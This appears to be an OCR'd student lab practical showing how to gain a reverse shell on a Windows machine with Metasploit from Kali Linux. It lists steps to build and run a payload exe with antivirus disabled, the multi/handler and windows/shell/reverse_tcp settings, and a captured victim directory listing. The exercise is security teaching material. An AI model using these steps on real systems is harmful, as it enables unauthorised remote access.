


# PRACTICAL NO.10


**Aim: Using Metasploit to exploit (Kali Linux).**

Steps:


1. Note the IP address by running ifconfig command in Kali Linux





2.Run the command to create an exe file. Note that in LHOST enter your ip address found from step 1.




3. Copy the exe file which we created from step2 to windows system. Go to Application then files and other networks then to Computer.




4.Go to the tmp folder and copy the exe file which you created.




5.Now turn off the windows security and virus protection and paste the exe file in a drive. And Run the exe file. (Note that the exe file will not open just make sure you've clicked on it.)

6.Now type msfconsole



7.After that type use exploit/multi/handler




8.set payload windows/shell/reverse_tcp


9.set LHOST your ip address here (from step 1)


10.set LPORT 31337



11.After running the last exploit command you will see the windows details and have the access to the drive. (Note if not working try to run the exe again the windows system).

12.Now create a new txt file in the drive. To which you have access from linux and see if the files are being shown in the kali linux terminal.





Directory of F:\
02/22/2022 05:38 PM <DIR> 219366_CJ
02/01/2022 03:42 PM <DIR> 219445_C0ST
02/15/2022 11:47 AM <DIR> DM_219050
03/14/2022 01:57 PM 73,802 final.exe
03/14/2022 01:33 PM <DIR> Kali Linux
03/12/2022 08:26 PM 3,480,639,084 Kali Linux.rar
02/01/2016 07:54 PM 18,636,800 python-2.7.11.msi
12/08/2011 08:43 AM 3,033,923,584 rhel-server-6.2-i386-dvd.iso
03/14/2022 02:09 PM 28 rtwtefguasdfa.txt
02/15/2022 12:23 PM 240 salad.sce
02/18/2022 06:02 PM <DIR> SOFTWARE
04/16/2002 02:02 AM 5,115 STARTUP.A51
11/30/2021 03:04 PM 0 Text1
06/14/2016 08:36 AM 47,578,216 Wireshark-win64-2.0.4.exe
9 File(s) 6,580,856,869 bytes
5 Dir(s) 18,848,407,552 bytes free
F:\>^C